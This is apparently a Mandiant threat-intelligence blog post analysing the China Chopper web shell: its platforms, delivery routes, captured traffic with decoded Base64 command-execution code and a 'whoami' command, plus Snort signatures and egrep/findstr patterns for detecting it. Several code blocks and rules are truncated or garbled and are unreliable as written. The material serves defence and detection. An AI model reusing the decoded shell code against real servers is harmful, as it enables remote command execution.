



Threat Intelligence

# Breaking Down the China Chopper Web Shell - Part II

August 9, 2013

Mandiant

Written by: Tony Lee, Ian Ahl, Dennis Hanzlik

*Part II in a two-part series. Read Part I.*

## Introduction

In Part I of this series, I described China Chopper's easy-to-use interface and advanced features — all the more remarkable considering the Web shell's tiny size: 73 bytes for the aspx version, 4 kilobytes on disk. In this post, I'll explain China Chopper's platform versatility, delivery mechanisms, traffic patterns, and detection. My hope is that armed with this information, you can eradicate this pest from your environment.

## Platform



CFM. That's the majority of the web application languages out there. What about operating systems? China Chopper is flexible enough to run transparently on both Windows and Linux. This OS and application flexibility makes this an even more dangerous Web shell.

In Part I of this series, we showed China Chopper executing on a Windows 2003 IIS server using ASPX. Now we will show it running on Linux with PHP. As shown in Figure 1, the contents of the PHP version are just as minimalistic:

---

*Figure 1: This command is all that it takes to run on Linux with PHP.*

While the available options differ depending on what platform China Chopper is running on, the file management features in Linux (see Figure 2) are similar to those in Windows.

---

*Figure 2: File browsing on a target system running Linux*

The database client example shown in Figure 3 is MySQL instead of MS-SQL, but it offers many of the same capabilities.

LINUX

The virtual terminal looks familiar (Figure 4), but uses Linux commands instead of Windows because these are ultimately interpreted by the underlying operating system.

---

*Figure 4: Virtual terminal from a target system running Linux*

## Delivery Mechanism

China Chopper's delivery mechanism can be very flexible due to the size, format, and simplicity of the malware's payload. This small, text-based payload can be delivered using any of the following mechanisms:

- WebDAV file upload
- JBoss jmx-console or Apache Tomcat management pages (For more details on this attack vector, read FireEye consultant Tony Lee's [explanation](#))
- Remote exploit with a file drop
- Lateral propagation from other access

# Traffic Analysis

We have now seen the server side payload and the client that is used to control the Web shell. Now let's examine

capture to view the contents of typical traffic. As shown in Figure 5, the client initiates the connection over TCP port 80 using the HTTP *POST* method.

---

*Figure 5: A packet capture shows that the Web shell traffic is HTTP POST traffic over TCP port 80*

Because this is TCP traffic, we can “follow the TCP” stream in [Wireshark](#) (a popular open-source network-protocol analyzer that works in Unix and Windows). In Figure 6, the traffic in red at the top is from the attacker (Web client). The traffic shown in blue at the bottom is the response from the target (Web shell).

---

*Figure 6: After following the TCP stream, we can see that the majority of the attacker traffic is Base64 encoded.*

As highlighted above, the majority of the attacker traffic appears to be Base64 encoded. This is not a problem, though, because it can be easily decoded. We use the “TextWizard” feature of the free [Fiddler](#) Web debugger to discover what the attacker is sending. (Note: %3D is a URL-encoded representation of the equal sign (“=”). Fiddler needs this to be converted to an equals sign for proper decoding.)

**Raw attacker traffic:**

```
var err:Exception;try{eval(System.Text.Encoding
GetString(System.Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZ
LkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGV
N0Lk10ZW1bInoxI10pKSk7dmFyIGU9bmV3IFN5c3RlbS5Ea
ZW0uSU8uU3RyZWFTUmVhZGVyLEVJO1N5c3RlbS5JT5TdHJ
U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZ
SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh
RTdHJpbmcoU3lzdGVtLkNvbnZ1cnQuRnJvbUJhc2U2NFN0c
KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGF
hvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D
("ERROR:// "%2Berr.message);}Response.Write("<
XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZ
```

As shown in Figure 7, the Fiddler Web debugger text wizard easily converts the raw traffic from Base64 to plain text.

*Figure 7: Fiddler Web debugger decodes the Base64 traffic*

### Decoded traffic:

```
varc=newSystem.Diagnostics.ProcessStartInfo(Sys
GetString(System.Convert.FromBase64String(Reque
vare=newSystem.Diagnostics.Process());
varout:System.IO.StreamReader,EI:System.IO.Stre
c.UseShellExecute=false;
```

```
GetString(System.Convert.FromBase64String(Request.QueryString["Password"]));out=e.StandardOutput;EI=e.StandardError;Response.Write(out.ReadToEnd()+EI.ReadToEnd());
```

Finally we have something more readable. However, our Base64-decoded traffic is now attempting to decode more Base64 traffic that is being stored as *z1* and *z2*. Going back to our attacker traffic, right after the end of the “Password” parameter, we see the *z1* and *z2* parameters.

I've highlighted Base64-encoded parameters *z1* and *z2* in the following output:

```
&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFw=
```

Base64-decoded parameters *z1* and *z2*:

```
z1=cmdz2=cd /d "c:\inetpub\wwwroot\"&whoami&echo
```

That explains how the client communicates with the shell. The “Password” parameter passes the code to the payload to be executed. The *z1* is *cmd*, and *z2* contains the arguments to the command prompt sent via *cmd /c*. All output is sent to standard output (stdout) back to the attacker, which creates the following response to the *whoami* command and the present working directory:

## Detection

Now that we understand the contents of China Chopper and what its traffic looks like, we can focus on ways to detect this pest both at the network and the host level.

## Network

With a standard [Snort](#) IDS in place, this traffic can be caught with relative ease. Keith Tyler gives a basic IDS signature to work in his early [China Chopper blog post](#):

```
alert tcp any any -> any 80 ( sid:900001; content:  
http_client_body;flow:to_server,established; content:  
http_method; ;msg:"Webshell Detected Apache");
```

To reduce false positives, we have tightened the Snort IDS signature to focus on China Chopper by looking for contents of "FromBase64String" and "z1" as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS  
(msg: "China Chopper with first Command Detected"  
flow:to_server,established; content: "FromBase64String"  
content: "z1"; content:"POST"; nocase;http_method:  
reference:url,http://www.fireeye.com/blog/technical/  
breaking-down-the-china-chopper-web-shell-part-ii/  
classtype:web-application-attack; sid: 9000010)
```

by one to three digits — it would find `z1`, `z10`, or `z100` for example. The idea: if the first command (`z1`) is missed, you still catch subsequent commands.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $H
(msg: "China Chopper with all Commands Detected
content: "FromBase64String"; content: "z"; pcre
reference:url,http://www.fireeye.com/blog/techn
breaking-down-the-china-chopper-web-shell-part-
classtype:web-application-attack; sid: 90000010
```

Both of these IDS signatures can be modified for further optimization when depth and offset are considered. Be sure to put a valid SID in before implementing and test the signature for performance.

Now that we have discussed detection at the network level, we will see that detection at the host level is also possible. Because the shells must contain a predictable syntax, we can quickly attempt to find files that have that code in play.

## Host

Many methods can be used to find files that contain China Chopper. The quickest and easiest method, especially on a Linux machine, is probably using regular



```
egrep -re ' [<][?]\php\s\@eval[(]\$_POST\[.+\\][)
```

---

*Figure 8: Using egrep to find this Web shell*

As you can see in Figure 8, the *egrep* and *regex* commands are a powerful combination. While the regex may seem like gibberish, it really is not as bad as it seems. Ian Ahl has created a few regex tutorials that can help improve your regex skills. Here are two to get you started:

- [regex basics](#)
- [Using regex with Notepad](#)

Windows also provides a way to search files using regular expressions by using the native *findstr* command.

---

*Figure 9: Using findstr to locate China Chopper*

You may have noticed that we had to change up the *regex* a bit. This was necessary to get around some of the ways

```
findstr /R "[<][?].php.\@eval[(\$_POST.*[)];[?][>]" *.php
```

These examples show detection in the PHP shell. To find the ASPX shell, just modify the *regex* to fit the syntax of the ASPX shell as shown:

```
egrep -re '[<]\%\@\sPage\sLanguage=.Jscript.\%[>]  
[<]\%eval.Request\Item.+unsafe' *.aspx
```

```
findstr /R "[<]\%\@.Page.Language=.Jscript.\%[>]  
[<]\%eval.Request\Item.*unsafe" *.aspx
```

If you are not sure where all of the PHP or ASPX files are on a Windows host, you can use the *dir* command with some extended options to help you identify Web files that you may want to run our *regex* against (see Figure 10).

```
dir /S /A /B *.php
```

---

*Figure 10: Recursive search through Windows using the dir command*

*Findstr* also has an option to search all subdirectories (see Figure 11).

```
findstr /R /S "[<][?].php.\@eval[(\$_POST.*[)];[?][>]"  
*.php
```

of the web shell


### Conclusion

I hope this explanation of China Chopper's features, platform versatility, delivery mechanisms, traffic analysis, and detection give you the knowledge and tools you need to eradicate this elegantly designed but dangerous menace.

Good hunting.


Posted in [Threat Intelligence](#)—[Security & Identity](#)

### Related articles



Threat Intelligence

Hybrid Russian Espionage and Influence Campaign Aims to Compromise Ukrainian Military



Threat Intelligence

Investigating FortiManager Zero-Day Exploitation (CVE-2024-47575)

By Mandiant • 19-minute read

By Google Threat Intelligence Group • 10-minute read



Threat Intelligence

## How Low Can You Go? An Analysis of 2023 Time-to-Exploit Trends

By Mandiant • 10-minute read



Threat Intelligence

## capa Explorer Web: A Web-Based Tool for Program Capability Analysis

By Mandiant • 6-minute read

Follow us



Google Cloud

Google Cloud Products

Privacy

Terms

? Help

English